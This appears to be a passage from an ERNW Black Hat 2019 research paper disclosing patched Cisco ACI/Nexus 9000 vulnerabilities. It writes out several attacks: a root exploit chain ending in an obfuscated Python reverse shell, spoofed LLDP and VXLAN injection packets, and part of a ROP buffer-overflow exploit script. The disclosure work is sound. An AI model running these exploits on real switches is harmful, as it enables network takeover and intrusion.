ERNW RESEARCH
pursuing knowledge.

BLACK HAT USA 2019
APIC'S ADVENTURES IN WONDERLAND

Version:	1.0
Date:	28.07.2019
Classification:	Public
Author(s):	Oliver Matula & Frank Block

ERNW
RESEARCH
pursuing knowledge.

TABLE OF CONTENT

1 INTRODUCTION ____ 3

2 VULNERABILITY ANALYSIS ____ 6

2.1 Remote Code Execution on Leaf Switches over IPv6 via Local SSH Server (CVE-2019-1836, CVE-2019-1803, and CVE-2019-1804) 6

2.2 LLDP Service 14

2.2.1 Cisco Nexus 9000 Series Fabric Switches ACI Mode Fabric Infrastructure VLAN Unauthorized Access Vulnerability (CVE-2019-1890) 14

2.2.2 Cisco Nexus 9000 Series Fabric Switches Application Centric Infrastructure Mode Link Layer Discovery Protocol Buffer Overflow Vulnerability (CVE-2019-1901) 20

2.3 Cisco Application Policy Infrastructure Controller REST API Privilege Escalation Vulnerability (CVE-2019-1889) 25

3 SENDING PACKETS ON LOCAL INTERFACES ____ 29

4 SUMMARY & CONCLUSION ____ 37

1 Introduction

Software-defined networking (SDN) enables a centralized management of network configurations by decoupling the so-called control plane and data plane. The control plane consists of components to orchestrate the different data plane components, whereas the data plane components (e.g. switches and routers) perform the actual processing and forwarding of network packets.

Such a decoupled networking approach with a centralized management leads to operational efficiency for several reasons. First, such a decoupling simplifies a shared use of the network infrastructure by different tenants, that is, different tenants can operate on the same networking hardware, but are automatically separated on a logical abstraction layer. This is comparable to the shared use of computing resources such as CPU, memory, and data storage in the case of virtual machines, but here the network functions are virtualized.

Second, the networking team of a department can delegate certain configuration tasks to the teams that operate applications on the corresponding network. This has the advantage that certain network configurations such as filtering rules for network traffic (which highly depend on the application) can be configured by the personnel best suited for the task, the application team itself. It should be noted though that as a pre-requisite it is necessary that the configuration interface hides the details of the network such that the application teams do not have to become networking professionals to perform the required configurations.

Third, for an agile development process the SDN approach provides the necessary flexibility to quickly deploy new applications. More specifically, a centralized control plane exposing a well-defined Application Programming Interface (API) allows automating certain tasks in Continuous Integration / Continuous Delivery (CI/CD) pipelines. Furthermore, configuration changes are typically applied within minutes, because permissions to perform certain tasks can be restricted such that they only affect the application that the application team is responsible for and, hence, time-consuming, manual changes and reviews are not required.

More advantages exist, but we will not go into further details. The main point here is that companies have strong reasons to adopt an SDN approach. Often, the SDN is also combined with a micro-segmentation concept for the workloads[1] running within the SDN. Such a micro-segmentation concept could be that all workloads are isolated by default and rules that allow certain network traffic must be explicitly configured.

Although the SDN approach comes with several advantages, there are also certain risks. For example, if an attacker can compromise the control plane infrastructure by taking over the central management systems, he can also control the data plane. The impact of such a compromise depends, of course, on the privileges that the

[1] *Workload means all the software processes combined that run under a operating system.*

attacker has after taking over the management systems, but in the worst case, he can bypass isolation mechanism or re-route network traffic. Therefore, it is important to protect the control plane infrastructure against common attacks.

Moreover, an attacker may also target the underlying data plane infrastructure. If the attacker is able to take over one or several systems of the data plane, he is in a Man-in-the-Middle (MitM) position for parts or all of the network traffic transmitted over these systems. Furthermore, the attacker may also perform a Denial of Service (DoS) attack against the data plane infrastructure with the goal that no traffic is forwarded anymore by the affected devices.

In the present work, we evaluated if such attack scenarios can be realized for one of the major SDN solutions on the market, the Application Centric Infrastructure (ACI) by Cisco. Cisco ACI consists of several Cisco Nexus 9000 Series switches in a leaf-spine configuration and an Application Policy Infrastructure Controller (APIC). The leaf switches are used to provide physical connectivity to endpoints such as bare metal servers or hypervisors. Together with the spine switches, which are used to inter-connect the different leaf switches, they provide the data plane of the ACI fabric. The control plane is implemented by a cluster of APICs and is used to orchestrate the leaf and spine switches.

Many logical entities exist that can be used for the orchestration of the data plane of the ACI fabric. However, the most important ones (which are also the only ones required to understand the subsequent vulnerability analysis) are the endpoints, endpoint groups, and contracts. Each endpoint consists of one MAC address and zero or more IP addresses, which are learned by the ACI fabric in hardware by looking at the packet source MAC address and source IP address in the data plane.[2] Endpoints can be grouped into so-called endpoint groups. These endpoint groups represent endpoints with different security requirements (e.g. similar database servers). Endpoint groups are the main entity for which filtering rules can be configured. In the ACI context, filtering rules come in the form of so-called contracts. Contracts are divided into different sub-items: subjects, filters, actions, and (optionally) labels.[3] However, overall these sub-items just specify which communication is permitted or denied between endpoint groups (e.g. HTTP communication on port 80 is allowed). To be effective, contracts must also be provided by one endpoint group and consumed by another endpoint group.

[2] https://www.cisco.com/c/en/us/solutions/collateral/data-center-virtualization/application-centric-infrastructure/white-paper-c11-739989.html
[3] https://www.cisco.com/c/en/us/td/docs/switches/datacenter/aci/apic/sw/1-x/Operating_ACI/guide/b_Cisco_Operating_ACI/b_Cisco_Operating_ACI_chapter_01000.html

Having introduced the basic components of an ACI fabric, we will focus in the following section on the vulnerability analysis of the different components. Detailed explanations will be provided for all identified vulnerabilities.

All presented vulnerabilities have been fixed by Cisco (see Section 4 for security advisories). Nevertheless, we will conclude our research with the suggestion of certain hardening measures to mitigate similar vulnerabilities.

2 Vulnerability Analysis

The following sections contain descriptions of vulnerabilities identified during our research.

2.1 Remote Code Execution on Leaf Switches over IPv6 via Local SSH Server (CVE-2019-1836, CVE-2019-1803, and CVE-2019-1804)

Note: The following vulnerabilities have been identified in Software Release 14.0(3d) of the Cisco Nexus 9000 series ACI-mode switches. The vulnerabilities are fixed in Cisco Nexus 9000 Series ACI Mode Switch Software Releases 13.2(6i), 14.1(1i), and later.

An SSH server is listening on port 1026 for IPv4 localhost on the leaf switches. However, the server is also listening on port 1026 for all IPv6 addresses as the following *netstat* command demonstrates:

```
Leaf1# netstat -tulpn | grep ssh
[...]
tcp     0   0  127.0.0.1:1026          0.0.0.0:*     LISTEN      8506/sshd
tcp6    0   0  :::1026                 :::*          LISTEN      8506/sshd
```

Ip6tables Rules

Since *ip6tables* is in place with a default policy of DROP for the INPUT chain, the port 1026 is also generally blocked for IPv6. However, an exception exists in the rule set for IPv6 traffic originating from source port 1025. The following excerpt of the *ip6tables* command demonstrates that all IPv6 communication is allowed if this source port is used (except for a small number of DROP and REJECT rules that come before this rule):

```
Leaf1# ip6tables -L
[…]
ACCEPT     tcp      anywhere             anywhere             tcp spt:1025
ACCEPT     tcp      anywhere             anywhere             tcp dpt:1025
[…]
```

Therefore, port 1026 is accessible, for example, over the IPv6 address of the management interface of the leaf switches. In the lab setup, the following IPv6 address is configured on the management interface:

```
Leaf1# ip -6 addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qlen 1000
    inet6 fe80::72ea:1aff:fea0:b300/64 scope link
       valid_lft forever preferred_lft forever
```

As can be seen from the following *ncat* command, if a source port of 1025 is used the SSH server on port 1026 can be accessed via this IPv6 address:

```
ernw@debian-host1:~$ nc -p 1025 -6 fe80::72ea:1aff:fea0:b300%enx0023573c9879 1026
SSH-2.0-OpenSSH_7.6
```

However, if another source port is used, no response is obtained:

```
ernw@debian-host1:~$ nc -p 1234 -6 fe80::72ea:1aff:fea0:b300%enx0023573c9879 1026
```

Authorized Key Files

The SSH server on port 1026 uses the following authorized keys files:

```
cat /etc/ssh/sshd_config_local | grep authorized_keys
AuthorizedKeysFile      /var/run/ssh/%u/authorized_keys
```

An authorized keys file exists for the user "local":

```
cat /var/run/ssh/local/authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEA1020jeM06Ja66hLAcJLJG992F97TTK5d7ulbVDxwBgiux6HvJr/WsZdc8
m2K3L0Vxvx1arPdlzLAuSqQIsMznkLyW1M4xiVq0aX14AenOWHwVPt6wTFjRuxEfxO0pTHrBru/aEYKhMdZhx
D+o8tYuHhZlGTQVSpcWni+9BEVmNIf8NT+kKYEpoKEQBg1QiynGhZNcFmYDnW1ZNwoa/6u+0GiC/26ITqNYGH
0qzQuJMekGwl4QHhdT0yVZJGjntxBu21TF8I2sTPJ1GfmY2ehEi5IIiqlukJn1RGG2cB/a19LcJT3t2p9AwDx
izotGvk/vLvtWtyzZi1krEyWvmHa0w== [redacted]
```

The name of the person to whom the public key within the authorized key file belonged has been redacted from the output for privacy reasons.

The authorized key file is hardcoded into the firmware image. Moreover, the authorized key file is deployed at boot time by the init script */etc/rcS.d/S35auth*.

It is noted that a normal user accessing the switch via SSH on port 22 cannot see this file, because he is in a *chroot* environment. However, by using a local privilege escalation (that will be shown later within this section), it is possible to gain root access and break out of the *chroot* environment, for example, via

```
chroot /proc/1/root /bin/bash
```

It is noted, though, this step is not necessary to trigger the exploit chain and is only required once (and also not on the target system but just on an attacker-controlled system) to obtain the private key that belongs to the public key within the authorized keys file.

Private Key

The corresponding private key for the public key provided in the authorized key file is also present on the system. It is accessible under */var/run/bashroot/etc/ssh/ssh_local_rsa_key.export*. Since the same authorized keys file is used on every switch, it is therefore possible to connect to any switch running the vulnerable firmware image via this key (if IPv6 access is possible).

Login Shell of User "local"

The following excerpt of */etc/passwd* demonstrates that the user "local" has the binary */isan/bin/runcmd* as a login shell.

```
Leaf1# cat /etc/passwd
[…]
local:x:10998:0::/var/run:/isan/bin/runcmd
```

The *runcmd* binary is used as a wrapper for other binaries such as *vsh*, *iping*, and *iping6*. That is, certain binaries can be called via the *runcmd* binary during a login.

Breakout of Runcmd Login Shell via Vsh Command

The private key in the authorized keys file allows connecting as the user "local" with the *runcmd* binary as a login shell. To be able to execute arbitrary commands, it is therefore necessary to break out of the *runcmd* binary via one of the commands that can be executed via this binary. In the present case, the *vsh* command will

be used to break out of the login shell. Here, two vulnerabilities will be chained to directly gain access to the underlying system as the *root* user:

- A directory traversal within the *vsh* binary using symbolic links that allows writing arbitrary files to arbitrary directories.
- A vulnerable cron job that can be used to execute commands provided within a special file.

We will first focus on the vulnerable cron job to understand, what format the files need to have to exploit this cron job. Moreover, the vulnerable cron job can also be used to elevate privileges to the ones of the root user if access to the system with a low privileged user has already been gained.

Vulnerable Cron Job /bin/bg-action.sh

For the execution of commands as the root user, a vulnerability in the cron job */bin/bg-action.sh* is used. This job is executed every minute as the following crontab excerpt shows:

```
Leaf1# crontab -l | grep bg-action.sh
-*/1 * * * * /bin/bg-action.sh
```

The cron job then evaluates if certain temp files exist and if they exist tries to execute a corresponding shell script:

```
Leaf1# cat /bin/bg-action.sh
[…]
 for cmd in /tmp/disable-klogs \
         /tmp/clear-bootvars \
         /tmp/setup-bootvars \
         /tmp/prepare-mfg \
         /tmp/clear-core \
         /tmp/setup-clean-config \
         /tmp/setup-admin-ssh \
         /tmp/setup-hwclock \
         /tmp/install-epld \
         /tmp/sup-peer-reset
do
    if [ -f $cmd ]; then
        date >> /tmp/bg_action.out
        progress_file="${cmd}_progress"
        if [ -f $progress_file ]; then
            echo "Already a $cmd process running, continue" >> /tmp/bg_action.out
            continue
```

```
        else
            touch $progress_file
        fi
        echo "Running command $cmd" >> /tmp/bg_action.out
        new_cmd=$(basename $cmd)
        echo "/bin/$new_cmd.sh" >> /tmp/bg_action.out
        /bin/$new_cmd.sh `cat $cmd` >> /tmp/bg_action.out
        rm -rf $cmd
        rm -rf $progress_file
    fi
done
[…]
```

If the file */tmp/setup-hwclock* exists, the shell script */bin/setup-hwclock.sh* will be executed. This shell script uses the content of the */tmp/setup-hwclock* file to construct a command that will be executed. Certain filters are applied to the content of the */tmp/setup-hwclock* file, before the command is constructed, as can be seen from the following excerpt:

```
Leaf1# cat /bin/setup-hwclock.sh
[…]
pass_arg="/sbin/hwclock "$pass_arg
  echo "$pass_arg"
  if [[ $pass_arg = *";"* ]] || [[ $pass_arg = *"||"* ]] || [[ $pass_arg = *"&&"* ]];
then
    echo "Invalid arguments"
    exit
  fi
  eval $pass_arg
[…]
```

However, by using the expression $(cmd), where cmd is the command to execute, the filter can be bypassed. The command will then be executed in the context of the root user. Since all users can write to the tmp folder, an arbitrary user can thus execute commands as the root user by creating the */tmp/setup-hwclock* file with a malicious command.

Directory Traversal in Vsh Binary

The final step in the exploit chain is to use the *vsh* binary (that can be called via the *runcmd* login shell) to place a *setup-hwclock* file with malicious content into the *tmp* folder. The echo command of the *vsh* binary together

with the ">" operator of the *vsh* binary can be used to write content to a file as the following commands demonstrate:

```
Leaf1# vsh
Cisco iNX-OS Debug Shell
This shell should only be used for internal commands and exists
for legacy reasons. User should use ibash infrastructure as this
will be deprecated.
Leaf1# echo "test" > bootflash:test
Leaf1# exit
Leaf1# cat /bootflash/test
test
```

However, the echo command cannot be used to write arbitrary files directly as the following output shows:

```
Leaf1# vsh
Cisco iNX-OS Debug Shell
This shell should only be used for internal commands and exists
for legacy reasons. User should use ibash infrastructure as this
will be deprecated.
Leaf1# echo "test" > /tmp/test
test
Error: could not open temporary file /volatile/tmp/test (errno=2)Error: could not
open temporary file /volatile/tmp/test (errno=2)
Leaf1# echo "test" > bootflash:../tmp/test
                     ^
% Invalid URI path at '^' marker.
Leaf1# echo "test" > ../tmp/test
                     ^
% Invalid URI path at '^' marker.
Leaf1# echo "test" > bootflash:/tmp/../../tmp/test
                     ^
% Invalid URI path at '^' marker.
```

These checks can be bypassed, however, by using existing symbolic links in one of the accessible directories. For example, the following symbolic link exists in one of the sub-folders of the bootflash directory:

```
Leaf1# ls -la /bootflash/lxc/CentOS7/rootfs | grep tmp
lrwxrwxrwx  1 root root   17 Jan 16  2016 tmp -> /var/volatile/tmp
```

This symbolic link can now be used to access the tmp folder in the root directory as follows:

```
Leaf1# vsh
Cisco iNX-OS Debug Shell
This shell should only be used for internal commands and exists
for legacy reasons. User should use ibash infrastructure as this
will be deprecated.
Leaf1# echo "test" > bootflash:lxc/CentOS7/rootfs/tmp/../../tmp/test
Leaf1# exit
Leaf1# cat /tmp/test
Test
```

Therefore, it is possible to write files with arbitrary file names and arbitrary content into the *tmp* folder.

Chaining of Vulnerabilities

The vulnerabilities described above can now be chained to get a reverse shell as the root user. In a first step, *netcat* is used to force a SSH connection to originate from port 1025.

```
ncat -l 2222 --sh-exec "nc -p 1025 -6 <IPv6 addr> 1026"
```

The private key for the SSH server listening on port 1026 is now used to upload a Python reverse shell to the system:

```
ssh -o StrictHostKeyChecking=no -i nexus_key -p 2222
local@127.0.0.1 "vsh -c \"echo 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((ch
r(49)+chr(57)+chr(50)+chr(46)+chr(49)+chr(54)+chr(56)+chr(46)+chr(48)+chr(46)+chr(50)
+chr(48),1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([chr(47)+chr(98)+chr(105)+chr(110)+chr(47)+ch
r(115)+chr(104),chr(45)+chr(105)]);'
> rs.py\""
```

The string *chr(49)+chr(57)+chr(50)+chr(46)+chr(49)+chr(54)+chr(56)+chr(46)+chr(48)+chr(46)+chr(50)+chr(48)* corresponds to the IP address 192.168.0.20. The encoding with chr() has been used to eliminate bad characters such as ‟ and ‘ in the command.

The strings *chr(47)+chr(98)+chr(105)+chr(110)+chr(47)+chr(115)+chr(104)* and *chr(45)+chr(105)* correspond to the command */bin/sh -i*.

It is noted that the echo command of the *vsh* binary together with the ">" operator will store files in */volatile* by default.

Afterwards, the socket is closed, and we have to wait a certain amount of time (depending on the operating system) till the socket comes available again (since the same source port and source IP are used again).

Finally, the uploaded Python reverse shell can be called by creating a */tmp/setup-hwclock* file with a command as content that calls the Python script.

```
ncat -l 2222 --sh-exec "nc -p 1025 -6 <IPv6 addr> 1026"
ssh -o StrictHostKeyChecking=no -i nexus_key -p 2222
local@127.0.0.1 "vsh -c \"echo '\$(python /volatile/rs.py)' >
bootflash:lxc/CentOS7/rootfs/tmp/../../../tmp/setup-hwclock\""
```

The above command will place the malicious *setup-hwclock* binary into the *tmp* folder that triggers the vulnerable cron job to execute the reverse shell in the context of the root user. Therefore, we only have to wait till the cron job executes to obtain a reverse shell:

```
nc -l -p 1234
sh: no job control in this shell
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# hostname
hostname
Leaf1
```

An exploit (called nexploit.sh) that automates the above steps is included within the zip file of exploits as published on the Black Hat web page.

It should be noted that in total three CVEs have been assigned for the vulnerabilities used in the exploit chain:

- https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190501-nexus9k-sshkey
- https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190501-nexus9k-rpe

- https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190501-fabric-traversal

2.2 LLDP Service

The first time an APIC gets physically connected to one of the leaf switches of an ACI fabric, it will initiate a configuration process for the switches. The initial packets sent by the APIC are Link Layer Discovery Protocol (LLDP) packets containing information that is used by the leaf switch to initiate the configuration process. The LLDP protocol is used to advertise the identity, capabilities and certain other parameters of the APIC via Type-Length-Value (TLV) fields.

Overall, this configuration process will establish the APIC as a part of the control plane of the ACI fabric. Hence, the network communication occurring during this configuration process is highly sensitive.

Two types of vulnerabilities have been identified for this LLDP communication that will be discussed in more detail in the following sub-sections.

2.2.1 Cisco Nexus 9000 Series Fabric Switches ACI Mode Fabric Infrastructure VLAN Unauthorized Access Vulnerability (CVE-2019-1890)

Note: The following vulnerability have been identified for Software Release 14.1(1j) of the Cisco Nexus 9000 series ACI-mode switches and the corresponding Application Infrastructure Controller.

The LLDP packet sent by the APIC to the leaf switch includes sensitive information such as the VLAN ID of the so-called infrastructure VLAN and the internal IP address of the APIC. The infrastructure VLAN is used for internal communication between the leaf/spine switches and the APIC. Therefore, internal services are running on this VLAN that should only be accessible by the ACI components. In particular, VXLAN tunnel endpoints are located on this VLAN that are used to implement the isolation mechanisms of the ACI fabric as there is a direct relation between endpoint groups and internal VXLANs.

However, the LLDP packets are not authenticated, meaning that every device connected to a leaf switch could send such packets to initiate the setup process (e.g. the packet could be sent from a bare metal server or a hypervisor that an attacker has taken over). The implications of this implicit trust in the information of the LLDP packets will be discussed in the following.

Communication After Initial LLDP Packet

After the initial LLDP packet has been sent by the APIC, the corresponding leaf switch configures the switch port over which the LLDP packet was sent to be part of the infrastructure (infra) VLAN. The leaf switch then tries to connect to the *svc_ifc_appliancedirector* service on port 12567 on the connected APIC. However, if this port is not open, the leaf switch tries to establish a connection as long as specified by the Time To Live (TTL) value of the LLDP packet. That is, if the TTL value has been set to 120, the leaf switch will keep the switch port for 120 seconds within the infra VLAN and will try for this time span to establish a connection. After the 120 seconds are over, the infra VLAN will be removed from the port. In contrast, if the port is open, communication between the leaf switch and the APIC will also occur via several other services. However, analysis of this communication has shown that it is generally authenticated based on certificates.

Nevertheless, the following possibility to exploit the behavior described above exists: Since the leaf switch trusts the content of the LLDP packets, it may also trust spoofed LLDP packets sent from a device such as a bare metal server that is directly connected to the leaf switches. As a result, an attacker that has compromised a connected device would get access to the infra VLAN of the ACI fabric, where critical services are exposed.

Parameters for Spoofed LLDP Packets

To prepare the LLDP packet, an attacker would need to obtain the valid values for the parameters within the packet. However, the only variable value that the attacker would need to obtain is the VLAN ID of the infrastructure VLAN as all other values are either fixed or can be discarded. Moreover, for communication with the devices on the infrastructure VLAN, an IP address for the subnet used by the devices has to be obtained. Since the IP address of already connected APICs is also included in these LLDP packets, a valid IP address on this subnet can be guessed.

The required information (together with other interesting information) is broadcasted by the leaf switch in 30 second steps via LLDP packets. Therefore, by monitoring the network traffic on the network interface of the compromised system that is connected to the leaf switch, the attacker can obtain the required parameters.

Spoofed Packets

To build a spoofed LLDP packet, a Python3 script using scapy has been build. The exploit (called aspoof.py) is included within the zip file of exploits as published on the Black Hat web page. On a system connected to one of the leaf switches, this script should be executed with the following parameters:

- Network interface name over which the LLDP packet should be broadcasted
- VLAN ID of the infra VLAN (in the present case 1337)

The script takes as an optional parameter the value of the Time-to-Live. The Time-to-Live value will be the time span that the leaf switch will mark the information sent within the spoofed LLDP packets as valid. There is also an optional parameter to define a refresh rate that can be used to send packets with a certain rate.

Leaf Switch Configuration After Spoofed LLDP Packet

The compromised system was attached to the Ethernet1/23 network port of a leaf switch in our lab setup. Before the LLDP packet has been sent, VLAN was configured on Ethernet1/23 on this port as the following output from the switch demonstrates

```
Leaf2# show interface Eth1/23 switchport
Name: Ethernet1/23
  Switchport: Enabled
  Switchport Monitor: not-a-span-dest
  Operational Mode: trunk
  Access Mode Vlan: unknown (default)
  Trunking Native Mode VLAN: unknown (default)
  Trunking VLANs Allowed: none
[...]
```

After the spoofed LLDP packet is sent from the attacker system, the infra VLAN will be accessible on this port

```
Leaf2# show interface Eth1/23 switchport
Name: Ethernet1/23
  Switchport: Enabled
  Switchport Monitor: not-a-span-dest
  Operational Mode: trunk
  Access Mode Vlan: unknown (default)
  Trunking Native Mode VLAN: unknown (default)
  Trunking VLANs Allowed: 7
[...]
```

The following command shows that the VLAN with the internal VLAN ID 7 is the infra VLAN:

```
Leaf2# show vlan id 7
 VLAN Name                              Status    Ports

 ---- -------------------------------- ---------
------------------------------
 7    infra:default                     active    Eth1/23, Eth1/41
```

It should be noted that the internal VLAN IDs are just a bookkeeping mechanism on the switches for the configured VLANs and do not reflect the actual VLAN ID that is used within network packets. The actual VLAN ID is 1337 as can be seen from the following output:

```
Leaf2# show vlan id 7 extended
 VLAN Name                              Encap            Ports
 ---- -------------------------------- ---------------- -----------------------
 7    infra:default                     vxlan-16777209,  Eth1/41
                                        vlan-1337
```

Internal Services

After the attacker has gained access to the infra VLAN, he can connect to services exposed by the APIC or leaf/spine switches on this VLAN.

The following output from the APIC shows the internal IP addresses of two leaf switches and the spine on the infrastructure VLAN.

```
apic1# acidiag fnvread
      ID    Pod ID                 Name    Serial Number         IP
Address    Role        State   LastUpdMsgId
-------------------------------------------------------------------------------
-------------------------
     101        1               Leaf1      FDO22480FLU
10.0.96.64/32    leaf         active   0
     102        1               Spine      FDO22472FAZ
10.0.96.65/32   spine         active   0
     103        1               Leaf2      FDO22480FHY
10.0.96.66/32    leaf         active   0
```

```
Total 3 nodes
```

After the spoofed LLDP packet has been sent, the attacker can, for example, ping the leaf switch with the name Leaf1. Of course, to do so he has to set the VLAN ID of the infrastructure VLAN (here 1337) on a (virtual) Ethernet interface connected to the leaf switch and set an IP address for this interfaces that resides within the subnet used by the ACI components. In the following case, the IP address 10.0.0.3/8 has been used.

```
ping 10.0.96.64
PING 10.0.96.64 (10.0.96.64) 56(84) bytes of data.
64 bytes from 10.0.96.64: icmp_seq=1 ttl=62 time=0.241 ms
64 bytes from 10.0.96.64: icmp_seq=2 ttl=62 time=0.262 ms
64 bytes from 10.0.96.64: icmp_seq=3 ttl=62 time=0.264 ms
```

He can also connect to the SSH service exposed on this VLAN (which is the usual one that is also exposed on the management interface):

```
nc -v 10.0.96.64 22
Connection to 10.0.96.64 22 port [tcp/ssh] succeeded!
SSH-2.0-OpenSSH_7.8
```

A connection to the SSH service of an already connected APIC is also possible:

```
nc -v 10.0.0.1 22
Connection to 10.0.0.1 22 port [tcp/ssh] succeeded!
SSH-2.0-OpenSSH_7.9
```

These connections would not be possible if the port is not in the infrastructure VLAN.

Bypassing the Isolation Mechanism

Another service, available to the attacker after he got access to the infrastructure VLAN, is the VXLAN endpoint. This service seems to be the core service for the inter VNI communication. So, if system A, connected on leaf A, communicates to system B, connected on leaf B, the communication is forwarded via the VXLAN endpoints. The endpoint is UDP based (in our tests always port 48879), listens only on an interface in the infrastructure VLAN and expects VXLAN encapsulated packets. The VXLAN header contains the `vni` field which defines the target VNI the encapsulated packet should be forwarded to.

By crafting a VXLAN packet and sending it to this VXLAN endpoint, it is possible to inject packets in arbitrary VNIs and hence communicate with systems/services. Regarding the source IP address of the packets, a source IP address of an already connected APIC should be used to make sure that the packets are accepted (in previous versions of the ACI fabric it was not necessary to set the source IP address in such a way). However, there seems to be no check if the sender of the encapsulated packet is legit. Hence, the only further requirement for the injection is the knowledge about an VXLAN endpoint IP and the desired target VNI number. With this knowledge, the attacker can craft a packet as shown below, which will inject an IP packet with the destination IP 192.168.200.20 into the specified VNI:

Layer	Protocol	Value
7....	...	...
7.3	IP	src = 192.168.200.11, dst = 192.168.200.20
7.2	Ethernet	src = 01:23:45:67:89:ab, dst = cd:ef:11:22:33:44
7	VXLAN	vni = target VNI
4	UDP	dst = VXLAN Endpoint
3	IP	dst = Address of Leaf

Layers starting with **7.X** mean that they are encapsulated layers, so **7.2** means that this is a layer 2 protocol, encapsulated in the previous layer 7 protocol (VXLAN).

Crafting such a packet can easily be done with scapy (the `gpid` and `reserved2` fields of the VXLAN header don't seem to affect the forwarding of encapsulated packets):

```
IP(dst="172.1.2.3")/UDP(dport=48879)/VXLAN(flags="Instance+R+G", gpflags="A+R",
gpid=49153, vni=0xf17fe3, reserved2=0x80)/Ether(src="01:23:45:67:89",
dst="cd:ef:11:22:33:44")/IP(src="192.168.200.11",dst="192.168.200.20")/UDP(sport=5432
1, dport=12345)/"Hello Black Hat USA 2019"
```

So far, we did not find an easy way to get a list of VNIs without local access to the network infrastructure, so an attacker would have to guess/brute force the VNI number. It should, however, be noted that there are many services available in the infrastructure VLAN, which might be used/exploited in order to get a valid VNI. Furthermore, it was only possible to create a unidirectional communication (from the attacker to systems in VNIs, but not the other way around) as the ACI fabric is yet not aware of our system and hence will not forward response packets to us. However, this may be possible by setting the source IP address of the injected packet

to one that is reachable from the endpoint group via outgoing traffic (e.g. an IP address located on the Internet if the endpoint group has Internet access). Depending on network infrastructure (e.g. firewall configuration), the injected would serve as the request packets, whereas the packets send to the reachable IP address would be the response packets to the corresponding request packets.

2.2.2 Cisco Nexus 9000 Series Fabric Switches Application Centric Infrastructure Mode Link Layer Discovery Protocol Buffer Overflow Vulnerability (CVE-2019-1901)

The LLDP daemon for Software Release 14.1(1j) on the Cisco Nexus 9000 series ACI-mode switches is affected by a remote code execution/buffer overflow vulnerability, which allows to execute arbitrary commands with root privileges. The only prerequisite to exploit this vulnerability is the ability to send LLDP packets that are processed by the `lldp` daemon running on the Switch. This is for example the case when an attacker manages to take control over a hypervisor, connected to the leaf switch, or when controlling a system connected to a port configured as access port, or when he has access to an unconfigured port.

By sending one specially crafted LLDP packet, it is possible to exploit a buffer overflow in the `lldp` daemon, which enables the attacker to control the EIP and execute arbitrary commands via ROP gadgets. As ASLR is active, the current approach uses brute force to guess at some point the correct base address of `libc` in order to execute commands via `system`. As far as we've seen during live tests, the number of random bits is 9, which means there are 512 different possibilities for the `libc` base address. Because the switch restarts, as soon as the `lldp` process crashes (there are internal health checks that will restart the switch on certain events) and since a restart takes about 10 minutes, 512 exploit attempts will take about 3.5 days.

The vulnerability resides in `lldp_util_dec_val` which takes a length argument that is also provided to `memcpy`. As there is no verification, whether the target buffer can hold the specified amount of data or not, a buffer overflow occurs when the attacker manages to influence this length. When using the TLV subtype `0xd8` and a TLV length of, for example, 18, this length is used as an argument to `lldp_util_dec_val` and hence, the attacker is able to overwrite a stored EIP and can influence any further code execution.

Proof of Concept

The following Python script is a Proof of Concept that builds the malicious LLDP packet using scapy. The exploit uses ROP gadgets and the `system` function from the `libc` library for code execution (see the comments in the Python script for details about the ROP chain and gadgets). The exploit is included within the zip file of exploits as published on the Black Hat web page.

```
#!/usr/bin/python3

from scapy.all import *
from scapy.utils import *
import codecs
import struct
import argparse

parser = argparse.ArgumentParser(description="Proof of concept for remote code
execution on CVE-2019-1901 (Cisco Nexus 9000 Series Fabric Switches Application
Centric Infrastructure Mode Link Layer Discovery Protocol Buffer Overflow
Vulnerability). Affected versions: 14.1(1j) - by Frank Block (ERNW Research GmbH)
\n\n", formatter_class=argparse.RawTextHelpFormatter)
parser.add_argument('-l', '--libc_base', dest='libc_offset', default=0xedb72000,
type=int, help='specify a non-default libc base address; can be used for reproduction
purposes')
parser.add_argument('-m', '--mac_address', dest='mac_address',
default="70ea1aa0b336", type=str, help='mac address to use in the lldp packet; only
necessary when exploiting a daemon already getting lldp packets from the current
system (e.g. when exploiting a spine from a leaf)')
parser.add_argument('-f', '--interface', dest='interface', default='enp0s25',
type=str, help='the network interface')
parser.add_argument('-c', '--command', dest='command', required=True, type=str,
help='the command to execute')
parser.add_argument('-v', '--verbose', dest='verbose', default=False,
action='store_true', help='Activate verbose')

args = parser.parse_args()

mac_lldp_multicast = '01:80:c2:00:00:0e'

# Those lines just create the first part of the LLDP packet
intf_id = codecs.encode(str(ord(codecs.decode(codecs.encode(args.mac_address[-2:],
'ascii'), "hex"))), 'ascii')
frame_bytes_first = codecs.decode("020704" + args.mac_address + "040807457468312f",
"hex") + intf_id + codecs.decode("06020078", "hex")
eth = Ether(dst=mac_lldp_multicast, type=0x88cc)

# To reproduce more reliably, supply the base address of libc with the -l cmd line
argument
# fgrep libc- /proc/$PID/maps
libc_offset = args.libc_offset

# The offset to the system function within libc
libc_system_offset = 0x3f230
```

```
#### The following two rop gadgets are used:

# 0x000fd34d : add esp, 0x7c ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
#   The stored EIP is overwritten with this gadget's address.
#   This gadget moves the stack pointer to data we control (the ropchain below)
#   and loads the system function address in ebx
libc_gadget_offset = 0x000fd34d

# 0x0018274c : push esp ; mov al, 0xef ; call ebx
#   At the time of the execution of this rop gadget, ESP points to the
#   "command" cmd line argument, stored on the stack. So the push esp
#   places a pointer to this string on the stack and afterwards, system
#   is called (call ebx), treating this pointer as its argument.
libc_gadget2_offset = 0x0018274c

ropchain =  b'\x90' * 0x14
# After the add esp, 0x7c of the first gadget, esp points here
ropchain += struct.pack("<I", libc_offset + libc_system_offset)  # ebx = system
ropchain += b'\x90' * 4 # esi
ropchain += b'\x90' * 4 # edi
ropchain += b'\x90' * 4 # ebp
ropchain += struct.pack("<I", libc_offset + libc_gadget2_offset) # ret
ropchain += codecs.encode(args.command, 'utf-8') + b'\x00'

eip = struct.pack("<I", libc_offset + libc_gadget_offset)

frame_bytes_second = b'\x41' * 12 + eip


ropchain_tlv_len = len(ropchain ) + 6
ropchain_tlv = bytearray(ropchain_tlv_len)
